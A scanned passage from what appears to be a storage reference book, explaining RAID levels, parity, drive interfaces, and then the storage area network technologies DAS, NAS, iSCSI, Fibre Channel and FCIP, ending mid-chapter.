
The solution to providing access to many gigabytes of data to users fast and reliably has been to assemble a number of drives together in a gang or array of disks. These are known as RAID subsystems, which stands for redundant arrays of independent disks. Simple RAID subsystems (Exhibit 1) are basically a clutch of up to five or six disk drives assembled in a cabinet and connected to a single controller board. The RAID controller orchestrates read and write activities in the same way a controller for a single disk drive does, and treats the array as if it were in fact a single or virtual drive. RAID management software that resides in the host system provides the means to manage data to be stored on the RAID subsystem.

RAID ELEMENTS

Despite its multidrive configuration, RAID subsystems disk drives remain hidden from users. The subsystem itself is the virtual drive, although it can be as large as 1000 Gbytes. The phantom virtual drive is created at a lower level within the host operating system through the RAID management software. Not only does the software set up the system to address the RAID unit as if it were a single drive, but it allows the subsystem to be configured in ways that best suit the general needs of the host system.

RAID subsystems can be optimized for performance, the highest capacity, fault tolerance, or a combination of two or three of these. Different so-called RAID levels have been defined and standardized in accordance with those general optimization parameters. There are six

EXHIBIT 1 — A Simple RAID Subsystem



such standardized levels of RAID, called RAID 0, 1, 2, 3, 4, or 5, depending on performance, redundancy, and other attributes required by the host system. The RAID software that is used to configure the desired RAID level of features in an array is described in more detail in the following paragraphs.

The RAID controller board is the hardware element that serves as the backbone for the array of disks. It not only relays the input/output (I/O) commands to specific drives in the array, but provides the physical link to each of the independent drives so they may easily be removed or replaced. The controller also serves to monitor the health or integrity of each drive in the array to anticipate the need to move data should it be placed in jeopardy by a faulty or failing disk drive. This feature is known as fault tolerance.

THE ARRAY OF RAID LEVELS


The RAID 1 through 5 standards offer users and system administrators a host of configuration options. These options allow the arrays to be tailored to their application environments. Each of the various configurations listed in the following paragraphs focuses on maximizing the abilities of an array in one or more of the following areas: capacity, data availability, performance, and fault tolerance.

RAID Level 0

An array configured to RAID Level 0 is an array optimized for performance, but at the expense of fault tolerance or data integrity.

RAID Level 0 is achieved through a method known as striping. The collection of drives (or virtual drive) in a RAID Level 0 array has data laid down in such a way that it is organized in stripes across the multiple drives. A typical array can contain any number of stripes, usually in mul-

EXHIBIT 2 — In a RAID Level 0 configuration, a virtual drive comprises several stripes of information. Each consecutive stripe is located on the next drive in the chain, evenly distributed over the number of drives in the array.



tiples of the number of drives present in the array. As an example, imagine a four-drive array configured with 12 stripes (four stripes of designated space per drive). Stripes 0, 1, 2, and 3 would be located on corresponding hard drives 0, 1, 2, and 3. Stripe 4, however, appears on a segment of drive 0 in a different location than Stripe 0; Stripes 5 through 7 appear accordingly on drives 1, 2, and 3. The remaining four stripes are allocated in the same even fashion across the same drives, such that data would be organized in the manner depicted in Exhibit 2. Practically any number of stripes can be created on a given RAID subsystem for any number of drives; 200 stripes on two disk drives is just as feasible as 50 stripes across 50 hard drives. Most RAID subsystems, however, tend to have between 3 and 10 stripes.

The reason RAID Level 0 is a performance-enhancing configuration is that striping enables the array to access data from multiple drives at the same time. In other words, because the data is spread out across a number of drives in the array, it can be accessed faster because its not bottled up on a single drive. This is especially beneficial for retrieving very large files, because they can be spread out effectively across multiple drives and accessed as if they were the size of any of the fragments they are organized into on the data stripes.

The downside to RAID Level 0 configurations is that it sacrifices fault tolerance, raising the risk of data loss because no room is made available to store redundant data. If one of the drives in the RAID 0 fails for any reason, there is no way of retrieving the lost data, as can be done in the following RAID implementations.


RAID Level 1

The RAID Level 1 configuration employs what is known as disk mirroring, which is done to ensure data reliability or a high degree of fault tolerance. RAID Level 1 also enhances read performance, but the improved performance and fault tolerance come at the expense of available capacity in the drives used.

In a RAID Level 1 configuration, the RAID management software instructs the subsystems controller to store data redundantly across a number of the drives (mirrored set) in the array. In other words, the same data is copied and stored on different disks (or mirrored) to ensure that, should a drive fail, the data is available somewhere else within the array. In fact, all but one of the drives in a mirrored set could fail and the data stored to the RAID Level 1 subsystem would remain intact. A RAID Level 1 configuration can consist of multiple mirrored sets, whereby each mirrored set can be a different capacity. Usually the drives making up a mirrored set are of the same capacity. If drives within a mirrored set are of different capacities, the capacity of a mirrored set within the RAID Level 1 subsystem is limited to the capacity of the smallest-capacity drive in the set; hence, the sacrifice of available capacity across multiple drives.

The read performance gain can be realized if the redundant data is distributed evenly on all of the drives of a mirrored set within the subsystem. The number of read requests and the total wait state times both drop significantly, in inverse proportion to the number of hard drives in the RAID, in fact. To illustrate, suppose three read requests are made to the RAID Level 1 subsystem (see Exhibit 3). The first request looks for data in the first block of the virtual drive; the second request goes to block 2, and the third seeks from block 3. The host-resident RAID man-

EXHIBIT 3 — A RAID Level 1 subsystem provides high data reliability by replicating (or mirroring) data between physical hard drives. In addition, I/O performance is boosted as the RAID management software allocates simultaneous read requests between several drives.



agement software can assign each read request to an individual drive. Each request is then sent to the various drives, and now — rather than having to handle the flow of each data stream one at a time — the controller can send three data streams almost simultaneously, which in turn reduces system overhead.

RAID Level 2

RAID Level 2 is rarely used in commercial applications, but is another means of ensuring data is protected in the event drives in the subsystem incur problems or otherwise fail. This level builds fault tolerance around Hamming error correction code (ECC), which is often used in modems and solid-state memory devices as a means of maintaining data integrity. ECC tabulates the numerical values of data stored on specific blocks in the virtual drive using a special formula that yields what is known as a checksum. The checksum is then appended to the end of the data block for verification of data integrity when needed.

As data gets read back from the drive, ECC tabulations are again computed, and specific data block checksums are read and compared against the most recent tabulations. If the numbers match, the data is intact; if there is a discrepancy, the lost data can be recalculated using the first or earlier checksum as a reference point.

The following example shows one method of ECC. Suppose the phrase being stored is HELLOTHERE. The checksum is computed for every 10 bytes of data.

Data being stored	H	E	L	L	O	T	H	E	R	E	
Numerical representation	72	69	76	76	79	84	72	69	82	69	
Checksum formula	× 1	× 2	× 3	× 4	× 5	× 6	× 7	× 8	x 9	x 10	
Multiplied out	72	138	228	304	395	504	504	414	738	690	
[Check]sum of all values	72	+138	+228	+304	+395	+504	+504	+414	+738	+690	= 3987

So, the data is stored on the drive as 72 69 76 76 79 84 72 69 82 69 3987.


As the data is read back from the drive, the same calculations with the data segment are made. The newly computed checksum is compared against the previously stored checksum, thus verifying data integrity.

This form of ECC is actually different from the ECC technologies employed within the drives themselves. The topological formats for storing data in a RAID Level 2 array is somewhat limited, however, compared with the capabilities of other RAID implementations, which is the reason it is not often used in commercial applications.

RAID Level 3

This RAID level is really an adaptation of RAID Level 0 that sacrifices some capacity, for the same number of drives, but achieves a high level

EXHIBIT 4 — A RAID Level 3 configuration is very similar to a RAID Level 0 configuration in its utilization of data stripes dispersed over a series of hard drives to store data. In addition to these data stripes, a special drive is configured to hold parity information used to maintain data integrity throughout the RAID subsystem.



of data integrity or fault tolerance. It takes advantage of RAID Level 0 data-striping methods, except that data is striped across all but one of the drives in the array. This drive is used to store parity information that is used to maintain data integrity across all drives in the subsystem. The parity drive itself is divided up into stripes, and each parity drive stripe is used to store parity information for the corresponding data stripes dispersed throughout the array. This method achieves very high data transfer performance by reading from or writing to all of the drives in parallel or simultaneously, but retains the means to reconstruct data if a given drive fails, maintaining data integrity for the system (see Exhibit 4). RAID Level 3 is an excellent configuration for moving very large sequential files in a timely manner.

The stripes of parity information stored on the dedicated drive are calculated using the Exclusive OR (XOR) function. XOR is a logical function between the two series that carries most of the same attributes as the conventional OR function. The difference occurs when the two bits in the function are both nonzero: in XOR, the result of the function is zero, whereas with conventional OR it would be one, as described in Table 1.

By using XOR with a series of data stripes in the RAID, any lost data can easily be recovered. Should a drive in the array fail, the missing information can be determined in a manner similar to solving for a single variable in an equation (for example, solving for x in the equation, $4 + x = 7$). Similarly, in an XOR operation, it would be an equation like $1\ x = 1$. Thanks to XOR, there is always only one possible solution (in this case, 0), which provides a complete error recovery algorithm in a minimum amount of storage space.

TABLE 1 — Standard OR Function: Group A Group B

Group A	Group B	Result
0	0	0
1	0	1
0	1	1
1	1	1

RAID Level 4

This level of RAID is similar in concept to RAID Level 3, but emphasizes performance for different applications, e.g., database transaction processing versus large sequential files. Another difference between the two is that RAID Level 4 has a larger stripe depth, usually of two blocks, which allows the RAID management software to operate the disks much more independently than RAID Level 3, which controls the disks in unison. This essentially replaces the high data throughput capability of RAID Level 3 with faster data access in read-intensive applications.

A shortcoming of RAID Level 4 is rooted in an inherent bottleneck on the parity drive. As data gets written to the array, the parity-encoding scheme tends to be more tedious in write activities than with other RAID topologies. This more or less relegates RAID Level 4 to read-intensive applications with little need for similar write performance. As a consequence, like its Level 3 cousin, it does not see much common use in commercial applications.


RAID Level 5

This is the last of the most commonly used RAID levels, and is probably the most frequently implemented. RAID Level 5 minimizes the write bottlenecks of RAID Level 4 by distributing parity stripes over a series of hard drives. In doing so it provides relief to the concentration of write activity on a single drive, which in turn enhances overall system performance (see Exhibit 5).

The way RAID Level 5 reduces parity write bottlenecks is relatively simple. Instead of allowing any one drive in the array to assume the risk of a bottleneck, all of the drives in the array assume write activity responsibilities. The distribution frees up the concentration on a single drive, improving overall subsystem throughput.

The RAID Level 5 parity-encoding scheme is the same as Levels 3 and 4. It maintains the ability of the system to recover any lost data should a single drive fail. This can happen as long as no parity stripe on an individual drive stores the information of a data stripe on the same drive. In

EXHIBIT 5 — RAID Level 5 overcomes the RAID Level 4 write bottleneck by distributing parity stripes over two or more drives within the system. This better allocates write activity over the RAID drive members, thus enhancing system performance.



other words, the parity information for any data stripe must always be located on a drive other than the one on which the data resides.

Other RAID Levels

Other, less-common RAID levels have been developed as custom solutions by independent vendors (they are not established standards):

- RAID Level 6, which emphasizes ultrahigh data integrity;
- RAID Level 10 (also known as RAID Levels 0 and 1), which focuses on high I/O performance and very high data integrity; and
- RAID Level 53, which combines RAID Levels 0 and 3 for uniform read and write performance.

Tailormade RAID

Perhaps the biggest advantage of RAID technology is the sheer number of possible adaptations available to users and systems designers. RAID offers the ability to customize an array subsystem to the requirements of its environment and the applications demanded of it. The inherent variety of configuration options of RAID provides several ways in which to satisfy specific application requirements (see Table 2). Customization, however, does not stop with a RAID level. Drive models, capacities, and performance levels have to be factored in, as well as what connectivity options are available.

INTERFACE OPTIONS

Differential SCSI (small computer systems interface), for example, allows a subsystem to be cabled as far as 18 feet from a host with no degrada-

TABLE 2 — RAID Configuration Options

RAID Level	Capacity	Data Availability	Data Throughput	Data Integrity
0	High	Read/write high	High I/O transfer rate	
1		Read/write high		Mirrored
2	High		High I/O transfer rate	ECC
3	High		High I/O transfer rate	Parity
4	High	Read high		Parity
5	High	Read/write high		Parity
6		Read/write high		Double parity
10		Read/write high	High I/O transfer rate	mirrored
53			High I/O transfer rate	Parity

tion to the data signal. Fast/Wide SCSI, another interface option, can be combined with differential SCSI or employed by itself; it essentially doubles the 10 Mbyte/s throughput of Fast SCSI, enabling data rates of up to 20 Mbytes/s. The newest parallel SCSI interface option is UltraSCSI, a 40 Mbyte/s interface standard.

An emerging new serial interface standard known as Fibre Channel-Arbitrated Loop (FC-AL) is yet another interface option for RAID subsystems, and is the most powerful of them all. FC-AL is capable of up to 200 Mbyte/s data throughputs (dual-loop configurations) while allowing RAID subsystems or other connected peripherals to be placed as far as 10 km from the host. It also enables easy connection of up to 126 disk drives on a single controller (compared with seven devices with conventional SCSI). The potential impact of FC-AL alone will undoubtedly be enormous on the evolution of RAID subsystems. FC-AL can be operated in either single- or dual-loop configurations. The dual loop allows another level of redundancy by allowing two separate data paths for all attached devices.

SCA: CLEANING UP THE CABLE MESS

Many of these interface options, including serial FC-AL and parallel UltraSCSI, support the SCSI Single Connector Attachment (SCA) standard. SCA is an elegant means of eliminating the miles of wiring involved with connecting several drives via conventional backplane architectures. Before SCA, conventional connections involved two cables per drive: one for power and the other for data transmission. Arrays with more than a few drives would amass a lot of spaghetti at the rear of the rack, and especially large arrays would have an unwieldy mess of wire to connect the drives. SCA, however, allows for drives to be plugged directly into a backplane without cables. It not only rids subsystems of the mass of cabling previously required, but facilitates hot plugging (removal or inser-

tion of a drive while the subsystem is online) and improves the reliability of the system as a whole because of the substantially reduced number of connections.

Tyson Heyn is Product Communications Manager at Seagate Technology, Inc. He specializes in high-end disk drives and technologies.

Storage Area Networks Security Protocols and Mechanisms

Franjo Majstor

Introduction and Scope

Storage devices were, up to fairly recently, locked in a glass room and hence the data stored on them was enjoying the privileges of the physical data center security and protection mechanisms. With the development of storage area network (SAN) technology, hard drives and tape drives are not necessarily directly attached to a host anymore but could be rather physically distant — up to several hundred kilometers or even around the globe. Such a flexibility of logically instead of physically attached storage devices to a host made them remotely accessible and highly available; however, it brought into consideration all security elements of the modern network environment, such as privacy, integrity of the data in transit, and authentication of the remotely connected devices. From the data perspective, one can distinguish between storage network security, which refers to protection of the data while it is in transit, versus storage data security, which refers to when the data is stored on tapes or hard drives. This chapter focuses on making information security professionals aware of the new communication protocols and mechanisms for storage network security, explaining threats and their security exposures, as well as describing guidelines for their solutions.

SAN (Storage Area Network) Technology and Protocols Overview

DAS versus NAS versus SAN

Historically, storage devices, such as disk drives and backup tapes, were directly attached to a host — hence the name "direct attached storage" (DAS). This was typically performed via a SCSI (Small Computer Systems Interface) parallel bus interface with a speed of up to 320 MBps. This approach of attaching storage devices emanates from the internal computer architecture, which has obviously reached its limits in several ways. The number of devices that could be attached to one bus is limited even in the latest version of the SCSI protocol to only 16 devices, while the distances are no greater than 15 meters. Sharing disk or tape drives among multiple hosts were, due to the architecture of DAS, impossible or required specialized and typically expensive software or controllers for device sharing. On the other side, utilization of the storage spread across the multiple servers was typically lower than on one single pool. Necessary expansions of storage volumes and replacement of the failed hard drives have, in DAS architecture, frequently generated system downtime. The DAS architecture is illustrated in Figure 5.1. The effort to




FIGURE 5.1 DAS architecture.




FIGURE 5.2 NAS architecture.

get better usage out of storage devices by multiple hosts has generated specialized devices for shared storage access on the file level. This architecture is commonly referred as Network Attached Storage, abbreviated as NAS. NAS architecture consists of a dedicated device called Filer, which is actually a stripped-down and optimized host for very fast network file sharing. Two of the most typically supported file systems on Filers are NFS (Network File System) for the UNIX world and CIFS (Common Internet File System) for the Microsoft world. While the NAS solution has its simplicity in maintenance and installation as its main advantage, its main drawback is limited file and operating system support or support of future new file systems. The NAS architecture is illustrated in Figure 5.2. The latest mechanism for attaching storage remotely with block-level access is commonly referred to as a storage area network (or SAN). A SAN consists of hosts, switches, and storage devices. Hosts equipped with host bus adapters (HBAs) are attached via optical cable to storage switches, which act as a fabric between the hosts and the storage devices. SAN architecture is illustrated in Figure 5.3. The invention of Fibre Channel (FC) has opened up a completely new era in terms of the way the storage devices are connected to each other and to hosts. The first advantage was the greater distance (up to ten kilometers), while the different topologies also opened up a much bigger number of storage devices that could get connected and be shared among the multiple hosts.

Small Computer Systems Interface (SCSI)

In the long history of adaptations and improvements, the line sometimes blurs between where one Small Computer System Interface (SCSI) ends and another begins. The original SCSI standard approved in 1986 by the American National Standards Institute (ANSI) supported transfer rates of up to 5 MBps (megabytes per second) which is, measured by today's standards, slow. Worse yet, it supported a very short bus length. When the original SCSI was introduced, however, it represented a significant improvement over what was available at that time, but the problem was that of compatibility — as many vendors




FIGURE 5.3 SAN architecture.

offered their own unique SCSI options. The next generation of the SCSI standard, SCSI-2, incorporated SCSI-1 as its subset. In development since 1986, SCSI-2 gained final approval in 1994 and resolved many of the compatibility issues faced by the original SCSI-1. With SCSI-2, it was possible to construct more complex configurations using a mix of peripherals. The most noticeable benefit of SCSI-2 over SCSI-1 was its speed. Also called Fast SCSI, SCSI-2 typically supported bus speeds up to 10 MBps, but could go up to 20 MBps when combined with fast and wide SCSI connectors. Fast SCSI enabled faster timing on the bus (from 5 to 10 MHz), thereby providing for higher speed. Wide SCSI used an extra cable to send data that was 16 or 32 bits wide, which allowed for double or quadruple the speed over the bus versus standard, narrow SCSI interfaces that were only 8 bits wide. The latest specification of the SCSI protocol, SCSI-3, was, among other improvements, the first one that provided for a separation of the higher-level SCSI protocol from the physical layer. This was the prerequisite of giving alternatives to run SCSI commands on top of different physical layers than the parallel bus. Hence, the SCSI-3 specification was the basis of porting the SCSI protocol to different media carriers such as Fibre Channel, or even other transport protocols such as TCP/IP.

Internet SCSI

The SCSI-3 protocol has been mapped over various transports, such as parallel SCSI, IEEE-1394 (firewire), and Fibre Channel. All these transports have their specifics but also have limited distance capabilities. The Internet SCSI (iSCSI) protocol is the IETF draft standard protocol that describes the means of transporting SCSI packets over TCP/IP. The iSCSI interoperable solution can take advantage of existing IP network infrastructures, which have virtually no distance limitations. Encapsulation of SCSI frames in the TCP/IP protocol is illustrated in Figure 5.4. The primary market driver for the development of the iSCSI protocol was to enable broader access of the large installed base of DAS over IP network infrastructures. By allowing greater access to DAS devices over IP networks, storage resources can be maximized by any number of users or utilized by a variety of applications such as remote backup, disaster recovery, or storage virtualization. A secondary driver of iSCSI is to allow other SAN architectures

FIGURE 5.4 iSCSI encapsulation.




FIGURE 5.5 iSCSI solution architecture.

such as Fibre Channel to be accessed from a wide variety of hosts across IP networks. iSCSI enables block-level storage to be accessed from Fibre Channel SANs using IP storage routers or switches, thereby furthering its applicability as an IP-based storage transport protocol.

iSCSI defines the rules and processes to transmit and receive block storage applications over TCP/IP networks. Although iSCSI can be supported over any physical media that support TCP/IP as a transport, most iSCSI implementations run on Gigabit Ethernet. The iSCSI protocol can run in software over a standard Gigabit Ethernet network interface card (NIC) or can be optimized in hardware for better performance on an iSCSI host bus adapter (HBA).

iSCSI enables the encapsulation of SCSI-3 commands in TCP/IP packets as well as reliable delivery over IP networks. Because it sits above the physical and data-link layers, iSCSI interfaces to the operating system's standard SCSI access method command set to enable the access of block-level storage that resides on Fibre Channel SANs over an IP network via iSCSI-to-Fibre Channel gateways, such as storage routers and switches. The iSCSI protocol stack building blocks are illustrated in Figure 5.5.

Initial iSCSI deployments were targeted at small to medium-sized businesses and departments or branch offices of larger enterprises that had not yet deployed Fibre Channel SANs. However, iSCSI is also an affordable way to create IP SANs from a number of local or remote DAS devices. If Fibre Channel is present, as it typically is in a data center, it could be also accessed by the iSCSI SANs via iSCSI-to-Fibre Channel storage routers and switches.

Fibre Channel

Fibre Channel (FC) is an open, industry standard, serial interface for high-speed systems. FC, a protocol for transferring the data over fiber cable, consists of multiple layers covering different functions. As a




FIGURE 5.6 Fibre Channel protocol stack.

protocol between the host and a storage device, FC was really outside the scope of an average information technology professional for the simple reason that it was a point-to-point connection between the host with an HBA and a storage device of typically the same vendor, which did not require any knowledge or understanding except maybe during the installation process. From a speed perspective, FC is already available in flavors of 1 Gbps and 2 Gbps, while specifications for 4 Gbps as well as 10 Gbps are being worked on and are not that far away.

The FC protocol stack is defined in a standard specification of a Technical Committee T11.3 of an INCITS (InterNational Committee for Information Technology Standards) and is illustrated in Figure 5.6.

The lowest level (FC-0) defines the physical link in the system, including the fiber, connectors, optical, and electrical parameters for a variety of data rates. FC-1 defines the transmission protocol, including serial encoding and decoding rules, special characters, and error control.

The signaling protocol (FC-2) level serves as the transport mechanism of Fibre Channel. It defines the framing rules of the data to be transferred between ports, the mechanisms for controlling the different service classes, and the means of managing the sequence of a data transfer.

The FC-3 level of the FC standard is intended to provide the common services required for advanced features, such as:

- *Striping:* to multiply bandwidth using multiple ports in parallel to transmit a single information unit across multiple links.
- *Hunt groups:* the ability for more than one port to respond to the same alias address. This improves efficiency by decreasing the chance of reaching a busy port.
- *Multicast:* Packet or message sent across a network by a single host to multiple clients or devices.

The FC-3 level was initially thought to also be used for encryption or compression services. However, the latest development has put these services into the level 2 of the FC architecture, as will be described later.

FC-4, the highest level in the FC structure, defines the application interfaces that can execute over Fibre Channel. It specifies the mapping rules of upper layer protocols such as SCSI, ATM, 802.2, or IP using the FC levels below.

Fibre Channel-over-TCP/IP

The Fibre Channel-over TCP/IP (FCIP) protocol is described in the IETF draft standard as the mechanisms that allow the interconnection of islands of Fibre Channel storage area networks over IP-based networks to form a unified storage area network in a single Fibre Channel fabric. Encapsulation of the FC frames that are carrying SCSI frames on top of the TCP is illustrated in Figure 5.7. FCIP transports Fibre Channel data by creating a tunnel between two endpoints in an IP network. Frames are encapsulated into TCP/IP at the sending end. At the receiving end, the IP wrapper is removed, and native Fibre Channel frames are delivered to the destination fabric. This technique is commonly referred to as tunneling, and

FIGURE 5.7 FCIP encapsulation.




FIGURE 5.8 FCIP and iSCSI solution architecture.

has historically been used with non-IP protocols such as AppleTalk and SNA. Usage of the FCIP as well as iSCSI protocols is illustrated in Figure 5.8. The technology is implemented using FCIP gateways, which typically attach to each local SAN through an expansion-port connection to a Fibre Channel switch. All storage traffic destined for the remote site goes through the common tunnel. The Fibre Channel switch at the receiving end is responsible for directing each frame to its appropriate Fibre Channel end device.

Multiple storage conversations can concurrently travel through the FCIP tunnel, although there is no differentiation between conversations in the tunnel. An IP network management tool can view the gateways on either side of the tunnel, but cannot look in on the individual Fibre Channel transactions moving within the tunnel. The tools would thus view two FCIP gateways on either side of the tunnel, but the traffic between them would appear to be between a single source and destination — not between multiple storage hosts and targets.

Connecting Fibre Channel switches creates a single Fibre Channel fabric analogous to bridged LANs or other layer 2 networks. This means that connecting two remote sites with FCIP gateways creates one Fibre Channel fabric that can extend over miles. This preserves Fibre Channel fabric behavior between remote locations but could leave the bridged fabric vulnerable to fabric reconfigurations or excessive fabric-based broadcasts.

Other SAN Protocols

There are several other SAN protocols in IETF draft proposal stage or development, including Internet Fibre Channel Protocol (iFCP) and Internet Storage Name Services (iSNS). iFCP is also a gateway-to-gateway approach in which FC frames are encapsulated directly into IP packets, and IP addresses are mapped to FC devices. iFCP is a more iP-oriented scheme than the FCIP tunneled SCSI frames but is a more complex protocol that was designed to overcome the potential vulnerabilities of stretched fabrics, enable multi-point deployments, and provide native IP addressing to individual Fibre Channel transactions.

The iSNS protocol is used for interaction between iSNS servers and iSNS clients to facilitate automated discovery, management, and configuration of iSCSI and FC devices on a TCP/IP network. iSNS provides

